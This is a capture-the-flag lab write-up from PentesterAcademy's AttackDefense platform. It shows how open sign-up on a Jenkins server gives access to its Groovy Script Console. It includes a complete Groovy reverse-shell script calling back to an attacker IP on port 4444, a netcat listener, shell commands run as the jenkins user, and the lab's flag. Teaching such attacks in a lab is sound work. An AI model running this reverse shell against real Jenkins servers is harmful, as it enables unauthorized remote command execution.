ATTACK DEFENSE

by PentesterAcademy


Name	Jenkins: Misconfiguration I
URL	https://attackdefense.com/challengedetails?cid=1733
Type	DevSecOps : CI/CD Tools

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.


Objective: Get a shell on Jenkins machine and retrieve the flag!

Step 1: Open the web browser and navigate to Jenkins web UI.


URL: http://jenkins:8080/



Step 2: The Jenkins instance requires the user to be logged in before performing any action. However, the option to sign up is also available on this instance. Click on “create an account” link and fill the form to create a dummy user “john”. The username, password and email can be attacker’s choice.





Step 2: On form submission, the anonymous user will land on the dashboard as user “John”.



Step 3: Navigate to “Manage Jenkins” section.


URL: http://jenkins:8080/manage





Step 4: Click on “Script Console” to open Groovy Script console.

URL: http://jenkins:8080/script



This console allows a user to run commands for automation and reporting using a groovy script. By exploiting this privilege, attacker can use revsh.groovy (https://gist.github.com/frohoff/fed1ffaab9b9beeb1c76) to get a reverse connect back to the attacker machine.

Revsh.groovy

```
String host="localhost";
int port=8044;
String cmd="cmd.exe";
Process p=new ProcessBuilder(cmd).redirectErrorStream(true).start();Socket s=new
Socket(host,port);InputStream pi=p.getInputStream(),pe=p.getErrorStream(),
si=s.getInputStream();OutputStream
po=p.getOutputStream(),so=s.getOutputStream();while(!s.isClosed()){while(pi.available()>0)so.
write(pi.read());while(pe.available()>0)so.write(pe.read());while(si.available()>0)po.write(si.read()
```

);so.flush();po.flush();Thread.sleep(50);try {p.exitValue();break;}catch (Exception e){}};p.destroy();s.close();

Step 5: The attacker has to change three parameters shown in blue as per his setup. Check the IP address of the attacker machine.

Command: ip addr

```
root@attackdefense:~# ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group defaul
t qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
11767: eth0@if11768: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue st
ate UP group default
    link/ether 02:42:0a:01:01:03 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 10.1.1.3/24 brd 10.1.1.255 scope global eth0
       valid_lft forever preferred_lft forever
11770: eth1@if11771: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue st
ate UP group default
    link/ether 02:42:c0:12:1c:02 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 192.18.28.2/24 brd 192.18.28.255 scope global eth1
       valid_lft forever preferred_lft forever
root@attackdefense:~#
```

IP address is 192.18.28.2, Port 4444 can be used and for command, bash can be used.

Revsh.groovy after modification

```
String host="192.18.28.2";
int port=4444;
String cmd="bash";
Process p=new ProcessBuilder(cmd).redirectErrorStream(true).start();Socket s=new
Socket(host,port);InputStream pi=p.getInputStream(),pe=p.getErrorStream(),
si=s.getInputStream();OutputStream
po=p.getOutputStream(),so=s.getOutputStream();while(!s.isClosed()){while(pi.available()>0)so.
write(pi.read());while(pe.available()>0)so.write(pe.read());while(si.available()>0)po.write(si.read()
);so.flush();po.flush();Thread.sleep(50);try {p.exitValue();break;}catch (Exception
e){}};p.destroy();s.close();
```

Step 6: Paste this script in the console.

Step 7: Start netcat listener on Attacker machine.

Command: nc -lvp 4444

```
root@attackdefense:~# nc -lvp 4444
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::4444
Ncat: Listening on 0.0.0.0:4444
```

Step 8: Run the script from Groovy console and a bash session will connect to the netcat listener. The attacker can now run commands as user Jenkins.

Commands
whoami
date
ls

```
root@attackdefense:~# nc -lvp 4444
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::4444
Ncat: Listening on 0.0.0.0:4444

Ncat: Connection from 192.18.28.3.
Ncat: Connection from 192.18.28.3:47188.
whoami
jenkins
date
Thu Mar 12 01:47:11 UTC 2020
ls
bin
boot
dev
etc
home
lib
lib32
lib64
```

In this manner, a misconfigured Jenkins can be exploited by the attacker.

Step 9: Retrieve the flag kept in the flag.txt file.

Command: cat /flag.txt

```
cat /flag.txt
fb06f03b7b74cb58bf13389081b83cf8
```

Flag: fb06f03b7b74cb58bf13389081b83cf8

References:

1. Jenkins Documentation (https://jenkins.io/doc/)
2. Gitlab Documentation (https://docs.gitlab.com/)
3. Revsh.groovy (https://gist.github.com/frohoff/fed1ffaab9b9beeb1c76)